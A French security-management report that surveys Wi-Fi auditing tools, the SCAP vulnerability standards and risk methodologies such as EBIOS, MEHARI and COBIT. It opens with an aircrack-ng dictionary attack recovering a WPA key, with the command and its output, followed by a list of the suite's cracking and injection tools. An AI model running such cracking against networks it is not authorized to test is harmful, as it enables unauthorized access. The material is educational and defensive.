root@kali:~# aircrack-ng -a2 -b [REDACTED] w /root/Desktop/Everything2016.txt /root/Desktop/-02.cap
Opening /root/Desktop/-02.cap
Reading packets, please wait...

          Aircrack-ng 1.2 rc4

[08:30:03] 76108192/310022794 keys tested (2546.07 k/s)

Time left: 1 day, 1 hour, 31 minutes, 15 seconds      24.55%
          KEY FOUND! [ [REDACTED] ]
```

Master Key	: 20 2A 17 18 00 1D EF 3A 29 3F 9B A7 84 5E 2A AA FE B2 E1 29 9A 9F 75 CF 73 31 24 74 31 2B B8 FC
Transient Key	: 4D 76 38 A8 0F EB A7 52 4D 01 BF 87 7E DA 20 19 CB 0B 2C D4 3F 66 76 79 FE 8F FD C9 6A D5 AE FB 20 E6 AE F8 A3 61 90 BA 9D 48 93 B5 F0 29 1F EE 24 96 75 35 D6 03 68 DA 68 9D 11 FC 03 12 33 15
EAPOL HMAC	: F1 99 FA E3 55 94 25 53 3B F7 33 6A 4D B8 2B 0C

FIGURE 3.8 – Exemple d'exécution d'une attaque par dictionnaire pour récupérer le mot de passe d'un réseau

La suite Aircrack-NG contient entre autres les outils suivants :

- Aircrack-ng : casseur de clés WEP statiques et WPA-PSK (nouveau type de casseur : PTW)
- Airdecap-ng : décrypteur de fichiers WEP/WPA capturés
- Airdriver-ng : permet de patcher les drivers, ce qui est utile pour faire l'injection de paquet
- Aireplay-ng : programme d'injection de paquets 802.11 (disponible sous Linux et FreeBSD seulement)
- Airmon-ng : permet d'activer/désactiver le mode moniteur d'une carte wifi. Dans ce mode la carte wifi, se place en « observateur » du réseau
- Airodump-ng : programme de capture de paquets 802.11
- Airolin-ng : utile pour le bruteforce de clef WPA. Il crée une base de données contenant les fichiers dictionnaire pour un ou plusieurs SSID. Le crack est très rapide avec cette méthode, cependant la création de la base de données reste très longue
- Airserv-ng : permet de lancer une machine avec une interface en mode moniteur, et l'utiliser depuis une autre machine avec la suite aircrack-ng, en spécifiant l'adresse IP et le port
- Airtun-ng : programme pour la création d'une interface virtuelle
- Easside-ng : permet de communiquer à un point d'accès en WEP sans connaître la clé
- Packetforge-ng : permet de forger des paquets ARP, UDP, ICMP ou personnalisés
- Wesside-ng : Crack automatiquement une clé WEP en essayant toutes les attaques (sauf les attaques Chopchop et Fragmentation)

3.7 Wireshark

Wireshark est un analyseur de paquets, libre et gratuit. Il est utilisé dans le dépannage et l'analyse de réseaux informatiques, le développement de protocoles, l'éducation et la rétro-ingénierie. Il reconnaît 1 515 protocoles. Wireshark utilise la bibliothèque logicielle GTK+ pour l'implémentation de son interface utilisateur et pcap pour la capture des paquets ; il fonctionne sur de nombreux environnements compatibles UNIX comme GNU/Linux ou Mac OSX, mais également sur Microsoft Windows. Il existe aussi entre autre une version en ligne de commande nommé TShark.




FIGURE 3.9 – Exemple d'une analyse de réseau effectuée par Wireshark

Voici une liste non exhaustive de ses fonctionnalités :

- Des données d'une capture précédente peuvent être lues depuis un fichier.
- Les données peuvent être capturées “from the wire” d'une connexion réseau.
- Les données peuvent être lues sur différents réseaux, comme Ethernet, IEEE 802.11 (“Wi-Fi”), PPP, loopback, les réseaux FTTH et les réseaux mobiles utilisant les protocoles IP.
- Les données capturées peuvent être affichées via une interface graphique, ou via un terminal en ligne de commande avec l'outil TShark.
- Les fichiers capturés peuvent être édités ou convertis via la ligne de commande à l'aide de l'outil editcap.
- Des plug-ins peuvent être créés pour l'analyse de nouveaux protocoles.
- Les appels VoIP peuvent être capturés et les médias peuvent être lus si les paquets sont compatibles.
- Les données brutes d'un trafic USB peuvent être capturées.
- Une connexion sans fil peut aussi être capturée si elle passe sur le réseau Ethernet surveillé.
- Plusieurs paramètres et filtres peuvent être activés pour faciliter le tri du trafic de sortie.
- Wireshark permet d'activer le Promiscuous mode (mode promiscuité) sur votre carte réseau, si celle-ci le permet. Ceci permet de voir les paquets de type unicast sur un réseau qui ne sont pas dirigées vers votre adresse MAC.

3.8 Standard pour la gestion des vulnérabilités : SCAP

Disponible depuis plusieurs années, le protocole SCAP (Secure Content Automation Protocol) est de plus en plus utilisé aux Etats-Unis mais aussi en Europe. Ses spécifications visent à faciliter et automatiser les échanges d'informations entre les outils de sécurité pour tous les types d'équipements connectés au réseau : inventaire, vulnérabilités, éléments de configuration et de durcissement. Régulièrement mis à jour et amélioré, le protocole s'adapte aux nouveaux besoins. SCAP est très intéressant pour mettre en place un suivi continu et le plus exhaustif possible de la sécurité opérationnelle.

3.8.1 Les langages communs

Ils permettent une mise en forme des informations : checklists de sécurité, rapports, états de configuration, imports d'informations pertinentes à partir d'autres sources.

3.8.1.1 XCCDF (Extensible Configuration Checklist Description Format)

La norme XCCDF est un langage de spécification pour l'écriture de listes de contrôle de sécurité, de tests de performances et d'autres documents liés à la sécurité. C'est un langage conçu pour la correction automatique des vulnérabilités ou défauts de configuration sur les systèmes.

3.8.1.2 OCIL (Open Checklist Interactive Language)

OCIL définit un format standard pour la publication d'ensembles de questions destinées à des utilisateurs particuliers. Il spécifie aussi la procédure à suivre pour interpréter la réponse des utilisateurs.

3.8.1.3 OVAL (Open Vulnerability and Assessment Language)

La norme OVAL est une norme internationale sur les informations de sécurité favorisant la sécurité du contenu et normalisant le transfert de ces informations entre les différents services et outils de sécurité. Il permet par exemple de décrire comment vérifier si une plate-forme a appliqué le correctif de sécurité pour une vulnérabilité donnée, ou si elle a été paramétrée conformément aux règles de bonnes configurations. OVAL inclut son propre langage pour standardiser les trois étapes principales du processus d'analyse :

- Représenter l'état et la configuration du système à analyser
- Analyser ce système pour détecter la présence d'états spécifiques (vulnérabilités, configuration, patch, etc)
- Retranscrire le résultat de l'analyse

3.8.2 Les schémas de données

Les schémas de données sont utilisés pour les inventaires des systèmes et des applications, les configurations de sécurité et les vulnérabilités publiques. Ces éléments ne sont pas liés à un éditeur ou un fournisseur spécifique.

3.8.2.1 CPE (Common Platform Enumeration)

CPE a pour objectif de mettre au point un système de nommage permettant de désigner de façon non ambiguë des composants informatiques, tels que : une machine, un système d'exploitation, ou un paquetage logiciel. Il est basé sur la syntaxe utilisée pour les URI (Uniform Resource Identifiers). CPE vise à faciliter l'interfaçage entre les outils qui manipulent des désignations de machines (systèmes d'inventaires, systèmes de gestion des failles, etc).

3.8.2.2 SWID (SoftWare IDentification)

Les tags SWID sont un standard international pour la description de logiciels. Chaque tag représente une version unique d'un produit, donnant des informations sur la version, les patchs actuels, les relations avec les autres logiciels et d'autres métadonnées liées au logiciel décrit. Ces tags sont créés à l'aide du format XML, ce qui permet d'obtenir une meilleure structure.

3.8.2.3 CCE (Common Configuration Enumeration)

La norme CCE fournit des identifiants uniques à des problèmes de configuration système pour faciliter le rapprochement rapide et précis des données de configuration provenant de plusieurs outils et sources d'informations. Par exemple, les identifiants CCE peuvent associer des vérifications d'outils d'évaluation de la configuration avec des conseils issus de meilleures pratiques de configuration.

3.8.2.4 CVE (Common Vulnerability Enumeration)

CVE est la plus ancienne des initiatives de nommage des vulnérabilités (1999) et elle est un élément incontournable dans le domaine de la gestion des vulnérabilités. Le principe de CVE est d'associer un numéro unique (de la forme "CVE-AAAA-xxxx", avec AAAA correspondant à l'année d'ajout de la faille) à chaque nouvelle vulnérabilité quelque soit la référence donnée par les éditeurs/constructeurs.

3.8.3 Les systèmes de scores

Les systèmes de scores sont mis en place pour mesurer les sévérités des vulnérabilités et des faiblesses de configuration.

3.8.3.1 CCSS (Common Configuration Scoring System)

Le CCSS met à disposition un outil permettant de mesurer le danger lié aux options de configuration d'un système. Plus le score est élevé, plus la configuration est mauvaise. Contrairement aux vulnérabilités, qui sont souvent liées à des erreurs de codage, les problèmes de configurations ne sont pas résolus avec une mise à jour du logiciel mais avec une mise à jour de sa configuration.

3.8.3.2 CVSS (Common Vulnerability Scoring System)

CVSS est un système de notation qui permet d'associer une note (comprise entre 0 à 10) pour la dangerosité d'une vulnérabilité. Typiquement cette note CVSS peut être associée à chaque référence CVE. CVSS a été lancé en février 2005, et depuis son lancement, il a été largement adopté par la communauté (Oracle, Cisco, ...), et est devenu un standard incontournable depuis que NVD (National Vulnerability Database : c'est la base de données nationale sur les vulnérabilités du gouvernement américain) associe systématiquement un score CVSS à toutes les vulnérabilités CVE.

3.8.4 L'intégrité

L'intégrité correspond à la gestion des signatures électroniques (mise en forme sous format XML des informations liées aux schémas de signatures, hash – empreintes, clés cryptographiques).

3.8.4.1 TMSAD (Trust Model for Security Automation Data)

Le TMSAD recommande l'utilisation de signatures digitales pour les flux de données transitant à l'intérieur du SCAP.

3.8.5 Exemple d'implémentation de SCAP

SCAP peut être implémenté par l'application OpenSCAP. OpenSCAP est un outil d'audit, gratuit, utilisant le format XCCDF. XCCDF peut aussi être combiné à d'autres spécifications, comme CPE, CCE et OVAL, pour créer une liste de vérifications SCAP pouvant être traitée par des produits validés SCAP.

3.9 Autres standards

3.9.1 CME (Common Malware Enumeration) / MAEC (Malware Attribute Enumeration and Characterization)

CME reproduit le principe de CVE pour les "malwares". Il attribue un numéro unique (de la forme "CME-xxx") à chaque nouveau virus, ver, cheval de Troie, etc. CME est opérationnel depuis septembre 2005. Cependant CME n'est pas exhaustif, il n'attribue des numéros qu'aux "malwares" les plus importants, ce qui limite un peu son usage.

Dès 2006, CME a été repris par MAEC, qui est un langage structuré qui permet d'encoder et de partager des informations précises sur les malwares. Ces informations sont basées sur des attributs particuliers : comportements, modules et relations entre les échantillons de malwares.

3.9.2 CWE (Common Weakness Enumeration)

CWE a pour objectif de donner un numéro à tous les types de faille que l'on peut trouver dans un logiciel. Le catalogue CWE actuel contient environ 800 éléments. On y trouve des types de faiblesses tels que : "buffer overflow", "format strings", "contrôle insuffisant des données", "fuite d'information", etc.

Partie 4

Les différents méthodologies et leurs principaux indicateurs

Pour comprendre et évaluer l'état d'un SMSI, il faut avoir recours à des indicateurs qui sont mis en valeur grâce à divers critères basés sur les normes ISO. Les indicateurs sont émis et calculés à partir des facteurs de risques grâce à l'usage de différentes méthodes. Dans la grande majorité des cas, des formations peuvent être proposées pour maîtriser la méthodologie et obtenir la certification équivalente. Le prix de ces formations peut varier de 1000 à 7000 euros.

4.1 Méthodologies issues d'institutions gouvernementales

Les méthodologies issues des institutions gouvernementales sont gratuites à l'usage.

4.1.1 EBIOS(Expression des Besoins et Identification des Objectifs de Sécurité)(1995 par l'ANSSI)

Ebios est un outil complet de gestion des risques SSI, conforme aux références générales de sécurité et aux dernières normes ISO 27001, 27005 et 31000. Ebios comporte les fonctions suivantes :

- Permet de construire son référentiel SSI.
- Permet la gestion des risques d'un organisme.
- Permet la mise en place d'un système de management de la sécurité de l'information.
- Permet l'élaboration d'une doctrine, d'une stratégie, d'une politique, d'un plan d'actions, ou d'un tableau de bord SSI.

Si toutefois une société veut intégrer la SSI dans les projets ou les systèmes existants, quelque soit leur niveau d'avancement, il est nécessaire d'avoir les éléments suivants :

- Dossier de sécurité
- Cahier des charges
- Fiche d'expression rationnelle des objectifs de sécurité
- Cible de sécurité

La nouvelle version en date est EBIOS risk Manager (2018)




FIGURE 4.1 – Ebios RM

4.1.2 ITIL(Information Technology Infrastructure Library)

C'est un référentiel méthodologique très large qui aborde les sujets suivants :

1. Comment organiser un système d'information ?
2. Comment améliorer l'efficacité du système d'information ?
3. Comment réduire les risques ?
4. Comment augmenter la qualité des services informatiques ?

Le but étant d'engendrer une grande quantité de supports, modèles et exemples pour les développeurs, les entreprises, les organisations et les consultants qui souhaiteraient avoir une bonne base de cas réussis et être en mesure d'employer cette connaissance dans leurs propres projets de manière beaucoup plus souple et assurée.




FIGURE 4.2 – ITIL Accident management

4.1.3 CRAMM(CCTA Risk Analysis and Management Method)

Méthode se basant sur la norme ISO 27001 et 3000 points de contrôle. L'exhaustivité de cette méthode est assez lourde et reste essentiellement réservée aux grandes entreprises. Celle-ci est découpée en trois méthodes :

1. L'identification et l'évaluation en termes de coût et d'impact en cas de compromission des éléments existants constituant le système d'information de l'entreprise (les équipements, les applications, les données...)
2. L'évaluation de la criticité des menaces et des vulnérabilités du système d'information
3. Le choix de contre-mesures à mettre en place

Cette méthode couvre les différentes menaces et vulnérabilités auxquelles le SI est exposé. L'entreprise doit évaluer les risques mais également décider du niveau de sécurité voulu pour chaque menace. Il est ainsi possible de cibler les menaces à surveiller et de savoir quand mettre en place des dispositifs de sécurité supplémentaires. Il existe une version en logiciel payante : le prix n'est pas indiqué sur internet.




FIGURE 4.3 – Cramm application

4.1.4 FEROS(Fiche d'Expression Relationnelle des Objectifs de Sécurité)

Cette fiche est créée par le service central de la sécurité des systèmes d'informations. Il faut définir des objectifs de sécurité :

- Identification des données cruciales
- Détermination d'un seuil de tolérance concernant la disponibilité ou l'inaccessibilité des dites données
- Identification des impératifs légaux incontournables qu'il faut respecter

Sans oublier les contraintes matérielles, les limitations de savoir-faire en interne et la disponibilité de ressources humaines. Il faudra également s'interroger sur les menaces planant sur la société (menace interne/externe).

4.2 Méthodologies issues d'associations de sécurité

4.2.1 MARION(1985)

La méthodologie sert à mesurer le risque par sa gravité. Une gravité est l'ensemble des conséquences mesurées par les impacts et la potentialité.

Il existe trois phases différentes :

- Phase 1 : analyse des risques (mesure des risques, sélection des risques majeurs)
- Phase 2 : analyse des vulnérabilités au travers de l'audit et de facteurs de sécurité avec pondération du résultat
- Phase 3 : définition du plan d'action, avec distinction entre les mesures prioritaires et secondaires

Avantages de la méthode : la possibilité de se comparer aux autres entreprises d'un même secteur d'activité. De plus la base de connaissances est mise à jour annuellement.




FIGURE 4.4 – Méthodologie exemple : rosace Marion

Cependant, du fait de sa création ancienne, le projet est devenu obsolète et on lui préfère la méthodologie suivante.

4.2.2 MEHARI(1993)

Il s'agit d'une méthodologie développée par le CLUSIF (Club de la Sécurité Informatique Français) dans les années 1993 en partant des concepts de MARION. On peut donc dire que la méthodologie MEHARI est celle descendante de MARION. Le risque est mesuré au travers de l'étude de 6 facteurs de risques et 6 mesures de sécurité. Cette méthodologie détermine la notion de potentialité comportant trois différents paramètres :

- L'exposition naturelle (cible)
- Le niveau de risque pour l'agresseur (identification du pirate informatique)
- Le niveau des moyens requis (intellectuels, matériels, temps)

Mais il faut également définir la notion d'impact qui est composée de trois paramètres :

- La circonscription des dommages (matériels, données)
- Les capacités de reprise (opérations, communications)
- La capacité de récupération financière

Les facteurs peuvent être grandement influencés en fonction de la structure (architecture réseau, entreprise,), des éléments préventifs et dissuasifs mis en place (journalisation, système de sécurité, ...), mais également des systèmes de sauvegarde/restaurations et des systèmes de récupération d'informations. L'avantage de la méthode est le fait que son application est rapide. Nous pouvons utiliser le logiciel Risicare qui met en avant cette méthodologie.

Tableau T1			Actifs de type données												Actifs de type service					
Processus métier, domaine applicatif ou domaine d'activité	Fichiers informatiques			Données informatiques isolées, en transit			Fichiers bureautiques			Courrier électronique			Documents non informatiques, imprimés ou manuscrits		Informations ou services offerts sur Internet	Services informatiques et de télécommunication		Equipements mis à la disposition des utilisateurs	Services offerts sur sites Internet	Services généraux environnement de travail
	D	I	C	D	I	C	D	I	C	D	I	C	D	C	I	D	I			
Types d'actifs	D01	D01	D01	D02	D02	D02	D03	D03	D03	D04	D04	D04	D05	D05	D06	S01	S01	S02	S03	G01
Processus métiers																				
Domaine 1 :																				
Domaine 2 :																				
Domaine 3 :																				
Domaine 4 :																				
Domaine 5 :																				
Domaine 6 :																				
Domaine 7 :																				
.../...																				
Domaine N																				
Processus transverses																				
Processus 1																				
Administration/ politique d'ensemble																				
<i>Classification pour l'ensemble</i>																				
<i>Classification pour le périmètre choisi</i>																				

FIGURE 4.5 – Méthodologie exemple : MEHARI

4.2.3 COBIT(Control OBjectives for Information and related Technology)

Cette méthodologie a été conçue par l'ISACA (Information Systems Audit and Control Association). Le principe de COBIT est le suivant :

1. Réussir à mettre en place les différentes exigences (objectifs obligatoires)
2. Assurer la création de valeur (optimisation et maîtrise des risques)
3. Traiter tous les processus d'une entreprise
4. Créer un référentiel qui englobera tous les autres référentiels
5. Avoir une approche globale

STAKEHOLDER NEEDS	Figure 24—Mapping COBIT 5 Enterprise Goals to Governance and Management Questions																	
	Stakeholder value of business initiatives	Priority of current IT products	Management of risk	Management of change	Compliance with external laws and regulations	Financial transparency	Customer satisfaction to gain	Business service continuity and availability	Ability to respond to a changing business environment	Information architecture	Information management	Definition of service delivery	Definition of business processes	Management of change	Operational and staff productivity	Compliance with internal policies	Stakeholder review of projects	Product and business innovation
How do I get value from the use of IT? Are end users satisfied with the quality of the IT service?	1.	2.	3.	4.	5.	6.	7.	8.	9.	10.	11.	12.	13.	14.	15.	16.	17.	
How do I manage performance of IT?																		
How can I best exploit new technology for new strategic opportunities?																		
How do I best build and structure my IT department?																		
How dependent am I on external providers? How well are IT outsourcing agreements being managed? How do I obtain assurance over external providers?																		
What are the (control) requirements for information?																		
Did I address all IT-related risk?																		
Am I running an efficient and resilient IT operation?																		
How do I control the cost of IT? How do I treat IT resources in the most effective and efficient manner? What are the most effective and efficient sourcing options?																		
Do I have enough people for IT? How do I develop and maintain their skills, and how do I manage their performance?																		
How do I get assurance over IT?																		

FIGURE 4.6 – Méthodologie exemple : COBIT

4.3 Méthodologie issue du CERT/CC(Computer Emergency Response Team)

Cet organisme aide à centralisation des demandes d'assistance suite aux incidents de sécurité (attaques) sur les réseaux et les SI. Il traite les demandes et met en place des réactions aux attaques informatiques : analyse technique, échange d'informations avec d'autres groupes, contribution à des études techniques spécifiques. Une base de données des vulnérabilités a été créée et est maintenue à jour.

4.3.1 OCTAVE(Operationally Critical Threat, Asset, and Vulnerability Evaluation)

Cette méthodologie comporte trois axes principaux : une vision organisationnelle, une vision technologique et la planification des mesures et la réduction des risques.

La vision organisationnelle :

- appréhender les menaces
- chercher les vulnérabilités organisationnelles
- respecter les exigences de sécurité en se basant sur les règles existantes

La vision technologique :

- Composants clefs
- Vulnérabilités techniques

La planification des mesures et la réduction des risques :

- Évaluation et pondération des risques
- Mise en place d'une stratégie de protection

- Préparation d'un plan de réduction des risques




FIGURE 4.7 – Méthodologie exemple : OCTAVE

4.4 Méthodologies issues d'entreprises privées

Les méthodologies et leurs logiciels associés sont développés par des sociétés privées. Il y a donc un coût pour leur mise en place ce qui est aussi le cas pour les formations associées.

4.4.1 CALLIO

Callio offre l'expertise dans :

- L'analyse de risque et des écarts
- Les meilleures pratiques de codage et gestion des SI
- Les politiques de sécurité basées sur la norme BS7799 / ISO 17799 (normes qui analysent les risques)
- L'élaboration d'audits de sécurité et les plans d'urgence
- La certification et la formation dans la gestion des risques informatiques

4.4.2 SCORE(Symptômes, Cause, Objectif, Ressources, Effets)

La méthodologie SCORE se base sur la méthodologie MEHARI. Elle inclut les modules suivants :

- Organisation de la sécurité et aspects juridiques
- Sécurité des bâtiments (environnements de travail, locaux, ..)
- Sécurité des réseaux et leur exploitation
- Sécurité des systèmes et leur architecture
- Sécurité des applications et des développements applicatifs

SCORE peut être utilisé par des PME-PMI mais aussi par de grands groupes.

4.4.3 COBRA(Consultative, Objective and Bi-functional Risk Analysis)

Cobra identifie les menaces, les vulnérabilités et les expositions des systèmes. Ensuite, une mesure du degré de risque réel est mise en place pour chaque secteur.

4.5 Bilan sur les méthodologies

Il faut choisir la méthodologie qui s'adapte le mieux aux besoins d'une entreprise. De nombreuses sociétés de prestation de service proposent ce type de service. Il est difficile de trouver des prix ou des captures d'écrans d'une application appliquant une méthodologie car de nombreuses sociétés sont victimes du benchmarking (analyse du service et extraction des meilleurs éléments pour créer une solution encore plus performante). D'ordre général, une formation pour une certification suivant une méthodologie coûte entre 1000 et 7000 euros pour 1 à 3 jours de formation. Une solution visant à la simplification de l'usage d'une méthodologie ou une solution ayant des paramètres personnalisés peut, également, être envisageable, mais le coût reste à déterminer (il faut prendre en compte le coût de développement, les mises à jour, l'assistance, ...).

4.6 Les principaux indicateurs

Les principaux indicateurs permettent d'évaluer les risques, leurs fréquences, leurs gravités dans différents domaines. On peut distinguer deux niveaux d'indicateurs : des indicateurs stratégiques pour un reporting vers la DSI et la direction générale et des indicateurs opérationnels pour le pilotage de la sécurité au quotidien.

4.6.1 Les indicateurs stratégiques

Les indicateurs stratégiques visent le développement d'une entreprise en corrigeant des défauts et en vérifiant la conformité.

4.6.1.1 Conformité

Les taux sont vérifiés lors d'un audit.

Les indicateurs :

- Taux de contrôle : permet de mesurer l'influence d'un élément sur l'entreprise (un ordre financier par exemple)
- Taux de conformité : c'est l'état de ce qui présente un accord complet, une adaptation totale
- Taux de correction : il correspond à l'état de correction des processus visant à tendre vers une conformité

4.6.1.2 L'image de l'entreprise

Cet indicateur influence fortement la valeur de l'entreprise et le profil qu'elle peut dégager. Avoir une très forte notoriété est un atout, cependant, l'entreprise sera plus sujette à des attaques.

Les indicateurs :

- Le nombre de sites web vitrines contrefaits (fakes)

- Le nombre de noms de domaines (marques...) usurpés
- Les plaintes internes et externes

4.6.1.3 La protection de l'information

Cette catégorie d'indicateurs est primordiale car c'est la clef de la confiance client/entreprise.

Les indicateurs :

- Analyse des risques : prendre connaissance des risques possibles de ses processus
- Classification de l'information : documenter, consulter, ...
- Archivage : archiver des processus métiers qui ne servent plus (diminue les risques)
- Gestion des projets : analyse de risque formalisée et expression du besoin de sécurité par la MOA (gestionnaire d'un projet)
